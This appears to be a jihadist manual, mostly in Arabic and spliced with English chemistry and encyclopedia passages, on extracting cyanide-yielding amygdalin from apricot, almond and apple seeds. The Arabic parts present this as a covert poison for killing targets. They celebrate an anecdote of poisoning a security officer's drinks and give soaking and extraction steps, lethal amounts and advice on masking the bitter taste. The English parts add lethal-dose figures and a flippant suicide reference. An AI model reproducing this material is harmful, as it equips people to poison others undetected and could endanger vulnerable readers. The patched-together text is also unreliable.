Cyanide is very rapidly absorbed from the gastrointestinal tract and produces recognizable symptoms at both fatal and non-fatal levels. With fatal doses of HCN, death results from the general anoxic condition caused by the inhibition of cytochrome oxidase, with which the HCN complexes. Cytochrome oxidase is an important component of the oxidative phosphorylation cycle which occurs in the mitochondria of cells. Inhibition of the enzyme system causes death of the cells. Since the HCN binds reversibly to the cytochrome oxidase, non-fatal doses permit recovery by means of respiratory exchange and metabolic detoxification processes .

For humans, the minimum lethal dose of HCN taken orally has been estimated to be between 0.5-3.5 mg/kg of body weight. Consumption of 100 g of bitter almonds by a 70 kg man could produce a dose of 3.57 mg/kg of body weight, a fatal dose even for the least sensitive individual .

Amygdalin is an example of a cyanogenic glycoside. It is found in bitter almonds and a number of fruit pits. Amygdalin, having a carbohydrate component ("glycoside") and hydrogen cyanide is hydrolyzed to form HCN, glucose and benzaldehyde .

Hydrolysis of cyanogenic glycosides can occur during the cutting, crushing, bruising or maceration of tissue prior to consumption, or can be initiated upon the maceration of the tissue during eating.
Cyanide poisoning can therefore occur when enough of a plant material that is rich in cyanogenic glycosides and enzymes is consumed, or when such a material has been prepared with insufficient care to remove the HCN accumulated during preparation .

تذكر اخي المجاهد ان المواد الجليكوسيدية هي التي تعطي البذور الطعم المر، والمواد الجليكوسيدية هذة توجد في أكثر من ١٠٠ نوع من النباتات كما توجد في بذور الكرز والخوخ واللوز المر و بذور التفاح وغير ذلك

Numerous incidents of accidental poisonings by bitter almonds, cassava, and lima beans. In parts of the world where some of these cyanide producing plants are used extensively for food, means of preparation have been developed to remove or hydrolyze the glycosides and to destroy the ? glucosidase that is present. While these steps minimize the hazard, they do not completely eliminate it .

It is important, however, that while the cyanide-producing capacity of a plant is important in determining its toxicity, other factors must also be considered, such as the size and kind of subject, the speed of ingestion, the type of food ingested simultaneously with the cyanogen, the presence of active degradative enzymes both in the plant and in the subject's digestive tract, and the subject's ability to detoxify the HCN .

(امين السيانيد في النباتات)

كما ذكرت اني اثبت انه خلال تحريك السيانيد من نبات ان هناك انواع من النباتات تحتوي في بذورها على (امين السيانيد) وتكون مرتبطة في جزء السكر الذي يسمى البذور والذي عرف باسم الاميغدالين Amygdalin

وعند تحطيم البذور النباتية التي تحتوي على انزيم يكون الاميغدالين الذي يتكون من زيت يطلق benzaldehyde ، بينما امين السيانيد الطليق وهي تكون السيانيدات حوى تحتوي على السيانيد فيما وعي اذا تم تحريك الماء او المحتوى فانه يتم تأثير السيانيد الناتج

ولذلك سيكون حديثنا القادم عن ماهية مادة الاميغدالين وكيفية استخلاصها من بذور النباتات ثم استخدامها كسم قاتل سواء عبر اعطاءها للهدف او بتعريضها للماء او الاحماض لكي تنتج غاز سيانيد الهيدروجين الذي يقتل عبر الاستنشاق ، اعلم ان هنالك سؤال كبير قد يطرأ على بال أي اخ مجاهد لدية اطلاع وهو بان سم السيانيد الموجود بداخل تلك البذور يكون بكميات ضئيلة جدا فمثلا في بذرة المشمش يكون بها تقريبا ٠,٣٠ ملغ من السيانيد وبالتالي فلكي نحصل على كمية كبيرة من سم السيانيد ليكون قاتل للانسان فنحتاج الي كميات كبيرة من تلك البذور بل ان بعض الدراسات تقول بان كمية ٣ كيلو غرام من تلك البذور قد تكون قاتلة لإنسان واحد فكما نعلم فان الجرعة القاتلة للانسان من السيانيد تقدر ما بين ٥٠ الي ١٠٠ ملغ غرام لكل انسان يبلغ وزنة ٧٠ كيلوغرام تقريبا ، وبالتالي فلماذا التعب والشرح والتوضيح وبهذا العمق والتفاصيل ؟؟

اقول منذ ان قدر الله لي بان يكون الجهاد عالمي وأنا مغرم بالتفاصيل فحينما اتحدث عن شئ ما احب ان اكون مطلع على كل شئ فية مهما صغرت قيمة تلك المعلومة ، فمثلا ان وجدت مادة متفجرة اوسم قوي او غاز قاتل ولكن موادة الاولية مراقبة امنيا فما هو العمل الا بالتعمق بالتفاصيل ودراسة موسعة عن تراكيب المواد الاولية لتصنيعها وهكذا ، نعم انة من المضحك ان تجد في مجلة جهادية طريقة تصنيع سم من بذور اللوز والمشمش ولكن حينما تصل الي مرحلة المطاردة العالمية وحينما لا تستطيع شراء أي شئ لأنك مراقب او لان تلك المادة لها استخدام مزدوج حينها فقط سوف يتحول القلم في يدك الي خنجر وروث الاغنام الي مادة متفجرة وسكر الطعام الي وقود صواريخ فالمبدأ واحد في كل تلك الظروف وهو تؤفر العامل المادي والأمني . وبالتالي لا اقول ان على المجاهد ان يحصر نفسة في مسالة استخراج السم من تلك النباتات ـ فلو تؤفرت لة الامكانيات واستطاع الحصول على السم ببساطة عبر شرائية جاهزا او تمكن من تصنيعة كيميائيا كما سيتضح خلال المجلة فهو خيرا وبركة

ولا نغفل انة لمثل هذة التوضيحات البسيطة فائدتها ايضا فمن ٢٠ تفاحة يمكن ان تستخلص منها سم قاتل لشخص بالغ . فكما اخبرني احد المجاهدين بان ضابط امني في احدى البلدان كان يشك بة ولكن لايمتلك أي دليل لا ادانة المجاهد فقام الضابط باستخدام اسلوب الاستفزاز حتى يعكرعلى المجاهد ممارسة حياتة فكان يراقبة ويظهر لة دائما وأيضا كان يتمادى وكلما يشتري المجاهد أي شئ مثل العصائر الجاهزة او مشروب غازي فكان يأتي الضابط وياخذها منة ويشربها امام المجاهد بأسلوب وقح وهنا فقد اعطى ذلك الضابط الاحمق للمجاهد السلاح الذي سوف ينهي معاناة المجاهد وأظن بقية القصة معروفة فالمجاهد لايمكنة شراء أي نوع من السموم فهو مراقب ولكن يمكنة صناعة سم من الطبيعة فلن يشك احد ان اشترى احدهم تفاح او مشمش والحمد لله فقد نال الضابط ما يستحقة واظنة الان يبحث عن ثمن عملية جراحية للفشل الكلوي الذي اصابة وميزة هذة السموم ان فعلها متاخر وبالتالي حتى ذلك الضابط لم يفكر ولو لثانية ان المجاهد هو السبب لما جرى لة من حالة تسمم .

Cyanide in Apricot & Cherry Pits and apple ??

a number of people had asked me whether the quantity of cyanide in fruit pits / stones (apricot, peach, cherry, etc.) was significant enough to harm someone and whether there was a way to remove the cyanide from the kernels. Since the world has a fascination with deadly ingredients, let's talk about the toxicity of fruit kernels, whether there is any method to remove the toxic cyanide and bust some myths with science.

First, let's get everyone up to speed on what is being discussed and dissected. The cyanide in stone fruit isn't in a free state, it is actually part of another molecule called amygdalin, which on its own is harmless.
When the kernels are crushed or chewed the amygdalin is released--which isn't a big deal, except that certain enzymes like beta-d-glucosidase can also be released.

This enzyme cleaves (breaks down)
the amygdalin into glucose, benzaldehyde and hydrogen cyanide (HCN). If the beta-d-glucosidase enzyme isn't present in the fruit, it can be found in your intestinal tract, so there's noway to avoid the enzymatic decomposition of amygdalin and the release of hydrogen cyanide.

Is there really enough cyanide in apricot and cherry kernels to cause harm? Obviously this isn't a black and white issue, since there are people who claim eating these kernels is healthy. We'll talk about those lunatics later, first lets figure out some toxicity data.

How Toxic is Cyanide ?

If we've learned anything from movies we've learned that cyanide is toxic. And of course it is very toxic. During the Great War the French started using prussic acid (hydrogen cyanide) in artillery shells and during World War II is was infamously known as “ Zyklon B ".

Cyanide kills by interfering with the body's ability to utilize oxygen at the cellular level. The lowest known adult fatal dose of hydrogen cyanide was estimated to be 50 milligrams. Why estimated? Because nobody has ever volunteered to be a test subject for the fatal cyanide administration protocol. But occasionally, people who eat too many apricot kernels will take a trip to the local emergency room to get treated for cyanide poisoning. Some survive and we can back calculate the cyanide levels from how many apricot kernels they ate.

So how much is 50 mg of hydrogen cyanide ?

Glad you asked, go get your thinking cap and a chemistry text book (you won't really need it, but it will make you feel cool) we're going to look at this from a new angle.

Do you remember Avogadro's number ?

You know 6.022 x 1023, which is basically a 6 followed by 23 zeros (insert joke about US debt). For reference a US trillion (billion in the EU) has 12 zeros after it. The sexier way to say Avogadro's number is 602.2 sextillion, no really sextillion is a legit unit. This number is the number of molecules found in one mole of a substance. What's a mole? Oh dear. Okay, 602.2 sextillion cocktail cherries is one mole, actually 602.2 sextillion of anything is one mole. Why that number? Because the chemistry gods said so.

Moving on, we can take a mole and convert it into a weight using the substances molar mass.
No questions, just read your chemistry book or Google it. Hydrogen cyanide (HCN) has a molar mass of 27.025 grams which means there are 602.2 sextillion molecules of HCN in 27.025 grams of HCN.

Now we're going to find out how many molecules there are in 50 mg of HCN. The easy way is to divide 50 mg by the molar mass of HCN in milligrams, by taking the grams and multiplying them by 1000 to get 27,025 mg and that will give us the number of moles in 50 mg of HCN. Then we take Avogadro's number and multiply it by the moles of HCN (0.00185 or roughly 2/1000th's of a mole) which gives us roughly 1.11 sextillion HCN molecules.

So why all the annoying math? Watch.

It is estimated that the average human body contains 50 to 100 trillion cells (billion in the EU). Since the world is rapidly becoming overweight, we'll use 100 trillion cells for this calculation. Since we know from our earlier calculation that 50 mg of HCN contains 1.11 sextillion molecules, we can now calculate how many HCN molecules per cell in our body is fatal.

1.11 sextillion hydrogen cyanide molecules divided by 100 trillion human cells =
11.1 million hydrogen cyanide molecules per cell

That's right, it takes millions of HCN molecules per cell to kill you, and most likely 11 million HCN molecules/cell wouldn't be fatal for most people, but it would make you seriously sick.
Looking back at the tobacco in cocktails post, in a molecule to molecule fight, nicotine is six times more toxic than HCN on the molecular level .
The rough molecular toxicity calculations work out to about 1.8 million molecules of nicotine per cell.

Those numbers may seem really high, but there are other factors like absorption and reaction rates with other molecules. But really, the human body is pretty resilient thanks to the processing power of our liver. That doesn't mean we can abuse it.

Most studies show that 5 mg of hydrogen cyanide spread out over a day can be detoxified by our liver without a problem. Once a person starts to approach 10 mg per day, symptoms of cyanide exposure may become apparent, if not in the short term, they will in the long term.

So, how much cyanide does an apricot, peach or cherry kernel contain?

A typical apricot kernel weights about 0.6 grams and studies have shown that on average one kernel contains 1.8 milligrams of cyanide (3 mg/g) but it can vary depending on the species, growing conditions, etc. Here's the HCN ranges:

Approximate HCN Content per gram

Apricot 0.05 to 4 mg/g


Peach 0.4 to 2.6 mg/g

Apple 0.6 mg/g

So if you have a case of the suicidal munchies, 30 apricot kernels will be the starting point to get you looking down the tunnel towards the light.

Thirty kernels probably won't kill you, but you'll be in a very bad state where you'll most likely be vomiting and hyperventilate with abdominal pains as you slowly suffocate which will cause you a great deal of anxiety.

Cherry kernels contain about 3% amygdalin which yields 0.17% HCN


Amygdalin
Two glucose molecules
Cyanide group
Benzene ring
الاميغدالين
في الدواء
والنبات

(مقدمة عامة)

ان بعض بذور النباتات تحتوي على مواد تسمى جليكوسيدات cyanogenic ويكون فيها جزئ سكري يسمى الاميغدالين وهو الذي يتم استخلاصة فمنها ما يستخدم طبيا بغرض علاج امراض السرطان او في بعض التجارب الكيميائية ويكون الاميغدالين على هئية بودرة بيضاء وهذة البودرة يكون من ضمن مكوناتها عنصر السيانيد المطلوب للمجاهد – وهي سامة في حالة البودرة و في حالة ان تم تناولها أي انسان فقد تكون قاتلة وبالذات عندما تمر من المعدة الى الامعاء فان الانزيمات في المعدة والامعاء تتفاعل مع الاميغدالين فينتج غاز سيانيد الهيدروجين القاتل والأسماء الشائعة لهذة المادة التي تباع طبيا لعلاج السرطان تحت عدة منتجات تجارية ومنها (فيتامين بي ١٧) "Vitamin B17" او Laetrile او بـ أسمة الاصلي الاميغدالين AMYGDALIN.

وأشارت دراسة اخرى الى محتوى فلق البذور من السكريات والمتمثل بثلاث سكريات رئيسية وهي المونوز (50)%، **الجلوكوز** (37.5)% وحامض الكلايكورونك (12.5)% ، وتدخل هذه السكريات في تركيب الكلايكوسيدات الساينوجينية ومن أهمها الاميجدالين الذي يحد من استخدام فلق هذه البذور في التغذية، كونه ينتج عن تحلله حامض الهيدروسيانيك الذي يعتبر سام لكل من الإنسان والحيوان عند تركيز (**1**) مليغرام سيانيد لكل كيلوغرام من وزن الجسم تصل نسبة الاميجدالين في فلق بذور المشمش إلى (5.16)% بينما حامض الهيدروسيانيك يصل إلى (0.32)%

وأيضا ان الاميغداليين يتكون من ثلاثة عناصر وهي
الجلوكوز (والبنزالديهايداليد والسيانيد) وكلاهما سام
وإذا تم خلط الاميغداليين بإحدى الاحماض المركزة
فسوف ينتج تصاعد لغاز سيانيد الهيدروجين القاتل
والذي تكون كميتة تقريبا ٦ ٪ من وزن الاميغداليين

AMYGDALIN down into three compounds: glucose, hydrocyanic acid, and benzaldehyde.
amygdalin contains 6% of cyanide by weight .
If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid

Later research showed that sulfuric acid decomposes it into Ð glucose, benzaldehyde, and prussic acid; while hydrochloric acid gives mandelic acid, Ð glucose, and ammonia .

AMYGDALIN is a natural substance that can be found in a variety of species in the vegetable kingdom.
The greatest concentration is found in the seeds of the rosaceous fruits, such as the apricot pits and other biter nuts.
There are many seeds, cereals and vegetables that contain minimal quantities of Amygdalin and form part of our daily diet.
Various documents from the oldest civilizations such as Egypt at the time of the Pharaohs and from China 2,500 years before Christ mention the therapeutic use of derivatives of bitter almonds. Egyptian papyri from 5,000 years ago mention the use of "aqua amigdalorum" for the treatment of some tumors of the skin. The Greeks and Romans also attributed therapeutic properties to that extract in low doses.
But the systematized study of AMYGDALIN really did not begin until the first half of the past century, when the chemist Bohn discovered in 1802 that during the distillation of the water from bitter almonds hydrocyanic acid was released.

Amygdalin , C20H27NO11, is a glycoside initially isolated from the seeds of the tree Prunus dulcis, also known as bitter almonds, by Pierre-Jean Robiquet and Antoine Boutron-Charlard, in 1830 and subsequently investigated by Liebig and Wohler in 1830. Several other related species in the genus of Prunus, including apricot (Prunus armeniaca)
and black cherry (Prunus serotina), also contain amygdalin.

Since the early 1950s, a modified form of amygdalin has been promoted under the names laetrile and "Vitamin B17" as a cancer cure. In reality, neither amygdalin nor any derivative such as laetrile is in any sense a vitamin. Studies have found such compounds to be dangerously toxic as well as being clinically ineffective in the treatment of cancer. Taken by mouth they are potentially lethal because certain enzymes (in particular, glucosidases that occur in the gut and in various kinds of seeds, edible or inedible) act on them to produce cyanide. The promotion of laetrile to treat cancer has been described in the medical literature as a canonical example of quackery, and as "the slickest, most sophisticated, and certainly the most remunerative cancer quack promotion in medical history."

Chemistry :

Amygdalin is extracted from almond or apricot kernel cake by boiling in ethanol ; on evaporation of the solution and the addition of diethyl ether, amygdalin is precipitated as white minute crystals. Liebig and Wohler were already able to find three decomposition products of the newly discovered amygdalin: sugar, benzaldehyde, and prussic acid (hydrogen cyanide). that sulfuric acid decomposes it into D-glucose, benzaldehyde, and prussic acid; while hydrochloric acid gives mandelic acid, D-glucose, and ammonia.

Several glucosidase enzymes are known to act on amygdalin, leading to its decomposition by various pathways. Maltase causes partial degradation, giving D-glucose and mandelic nitrile glucoside, $C_6H_5CH(CN)O{\cdot}C_6H_{11}O_5$. Emulsin, on the other hand, decomposes it into benzaldehyde, cyanide, and two molecules of glucose; this enzyme occurs in the bitter almond, and consequently the seeds invariably contain free cyanide and benzaldehyde. An "amorphous amygdalin" is said to occur in the cherry laurel (Prunus laurocerasus). Lastly, amygdalin beta-glucosidase and prunasin beta-glucosidase consecutively catalyze loss of the two glucose units to yield mandelonitrile, which can then decompose to form free cyanide and benzaldehyde.

Natural amygdalin has the R configuration at the chiral benzyl center. Under mild basic conditions, this stereogenic center epimerizes; the S epimer is called neoamygdalin

Physical and chemical properties

1. Amygdalin is a white, crystalline, inodorous powder with an intensely bitter taste, slightly soluble in cold water, alcohol and acetone, very soluble in hot water, alcohol and acetone. Insoluble in ether.
2. It has a pH of 7 (neutral) in a saturated, aqueous solution. its point of fusion is between 210 and 218 degrees Celsius and its loss upon drying is less than 12%.
3. Its optical rotation is levogyrous or negative: between -37 and 42 degrees. It has a maximum absorbency of ultraviolet light of 262 microns and a minimum of 250 microns.
4. Its stability is complete in crystalline form as well as in saturated , aqueous solution in which the loss is less than 2.5% after 5 years.
5. Chemically, it is cyanogenic diglucoside, with a condensed formula C20H27NO11, with a molecular weight of 457.42 g., a chemical name of D (1) Mandelonetrile-betaglucoside-6 beta-D-glucoside.
6. If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid.

Laetrile

Amygdalin is sometimes confused with laevomandelonitrile, also called laetrile for short; however, amygdalin and laetrile are different chemical compounds. Laetrile, which was patented in the United States, is a semi-synthetic molecule sharing part of the amygdalin structure, while the "laetrile" made in Mexico is usually amygdalin, the natural product obtained from crushed apricot pits, or neoamygdalin .

Laetrile has a melting point of 214 to 216 degrees Celsius.Its Chemical Abstracts Service Registry Number is 1332-94-1 and its International Union of Pure and Applied Chemistry nomenclature name is (2S,3S,4S,5R,6R)-6-[(R)-cyano(phenyl)methoxy]-3,4,5-trihydroxyoxane-2-carboxylic acid.

Laetrile's chemical formula is C14H15NO7 and its PubChem number is 5484354. Its molecular weight is 309.2714 grams/mole. Laetrile is also classified as a cyanogenic glycoside.

Though it is sometimes sold as "Vitamin B17", it is not a vitamin. Amygdalin/laetrile was claimed to be a vitamin by chemist Ernst T. Krebs in the hope that if classified as a nutritional supplement it would escape the federal legislation regarding the marketing of drugs. He could also capitalise on the public fad for vitamins at that time.

Toxicity

The metabolism of amygdalin produces hydrogen cyanide, a potent toxin. Beta-glucosidase, one of the enzymes that catalyzes the release of cyanide from amygdalin, is present in the human small intestine and in a variety of common foods. This leads to an unpredictable and potentially lethal toxicity when amygdalin or laetrile is taken orally. Ingestion of purified amygdalin or apricot kernels can cause severe toxicity and death due to cyanide poisoning. Numerous case reports in medical literature describe serious cyanide poisoning in patients who ingested laetrile as a cancer treatment. Blood cyanide concentrations may be measured as a means of confirming the diagnosis in hospitalized patients or to assist in the forensic investigation of a fatal overdose.

Some laetrile promoters have claimed that the cyanide generated by laetrile is harmlessly detoxified by the mitochondrial enzyme rhodanese. However, these claims are false, as regardless of the level of rhodanese present, the body's available stores of cystine, cysteine, and other sulfur compounds necessary to detoxify cyanide are rapidly depleted in laetrile poisoning.

Hydrogen cyanide is a deadly poison and so are glycoside amygdalin and benzaldehyde.
So, extreme care should be taken in case of both internal and external applications.
A small mistake or overdose can really be fatal.

ضع في اعتبارك اخي ان ٦ بالمائة من وزن هذا الاميغدالين هو عنصر السيانيد السام ، و طعمة مر ، وهو قليل الذوبان في الماء والكحول والأسيتون البارد ولكنة سريع الذوبان في الماء الحار والكحول الحار والأسيتون الحار ولكنة لايذوب في الايثر



ترجع الكمية او نسبة السيانيد في النباتات الي نوعية البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما تم ذكرة انما الارقام هنا تقريبية في الحد المتوسط لها ومن دراسات وأبحاث متعددة .

صورة لدواء – فيتامين بي ١٧ – "Vitamin B17"

والذي يحتوي على كمية كبيرة من الاميغدالين



ان الأطباء يوصون بان لا يزيد المريض على ٥ اقراص في اليوم لعلاج السرطان . لان بكل قرص ٥٠٠ ملغرام من دواء (فيتامين بي ١٧) يحتوي على ٣٠ ملغ من السيانيد - وقد تؤفي احدهم بعد ان تناول كمية ١٠,٥ غرام من دواء فيتامين بي ١٧ . تقريبا الخلاصة ان من ٥٠٠ ملغرام الي ٢ غرام ونصف يمكن تناولها باليوم من الاميغدالين لكل رجل وزنة ٧٠ كيلو غرام ، يعني ما بين ٧ الي ٣٦ ملغ لكل كيلو غرام

---

adult dying after ingesting as little as 10.5 grams of amygdalin .

In brief, the oral dose of amygdalin is 500 to 2,500 mg per day.

For a 70-kg man, this is 7 to 36 mg per kg of body weight per day,

طرق استخلاص الاميغدالين

المواد وطرق العمل

المواد الخام

تم الحصول على ثمار المشمش والمعروفة باللاتينية (**Prunus armeniaca**) هي وتنتمي الى صف الماغنوليات (**Magnoliopsida**) أو ثنائيات الفلقة (**Dicotyledons**) من الأسواق المحلية. تم فصل البذور من الثمار المستحصل عليها ثم غسلت البذور وجففت في الهواء لمدة أسبوعين،تم كسر ت يدويا وجمع الفلق الذي تميز بطعمه المر، وطحن جزء منه بواسطة طاحونة معملية وعبئ في أكياس البولي ايثيلين وتم حفظه على درجة حرارة (– 18م)° لحين أجراء الاستخلاص

شكل بودرة الاميغدالين وأكثر فاكهة يتم استخلاصه الاميغدالين منها خلال السنوات الاخيرة هي فاكهة الـ (المشمش – البرقوق)



كما يمكن استخلاص الاميغدالين وبالتالي سم السيانيد وذلك بنقع مسحوق البذور في الماء ولكن في هذة الحالة سوف يكون السيانيد السام ذائب بالماء نتيجة تفكك الاميغدالين في الماء لتفاعلة الانزيمي مع الماء المهم بالنسبة للمجاهد ان الفلق او انوية البذور تعتبر سامة - فان اراد استخدم السم وهو في الماء ذائب او استطاع استخلاص الاميغدالين كبودرة او اضعف الامور استخدام مسحوق البذور كسم بحد ذاتة بعد طحنة ودون استخلاص بالماء او الكحول واستخدامة بشكل مباشر

في تجربة تم نقع ١٠ غرام من مسحوق بذور المشمش في كمية ٨٠٠ مل من الماء المقطر لمدة ٦ ساعات وبالتالي ذاب الاميغدالين في الماء والذي كان بكمية ١٠،٨ ملغرام من الاميغدالين. وبالتالي تقدر نسبة السيانيد حوالي ١,٨ ملغرام

ويمكن استخلاص سم السيانيد من فلق بذور المشمش وذلك بالتحلل المائي الانزيمي للاميجدالين عن طريق نقع فلق البذور في الماء لمدة (24) ساعة وفي درجة حرارة الغرفة أو لمدة (12) ساعة عند درجة حرارة (40)° حيث يحدث للاميجدالين تحلل بواسطة إنزيم الاميلسين الموجود بفلق البذور .

اذا يتضح لكاخي المجاهد انة بمجرد نقع مسحوق انوية البذور في الماء الساخن يعتبر هذا الماء سام للانسان ويمكن استخدامة بهذا الشكل في استهداف العدو بعد تحلية السائل بمواد منكهة نظرا لطعم السائل المر .

اهم طريقة لاستخلاص الاميغدالين تكون من لب بذور المشمش

(الخطوات الرئيسية)

١- تجهيز بذور المشمش المطلوبة .

٢- استخرج لب البذور وذلك بنزع قشرة البذور الصلبة .

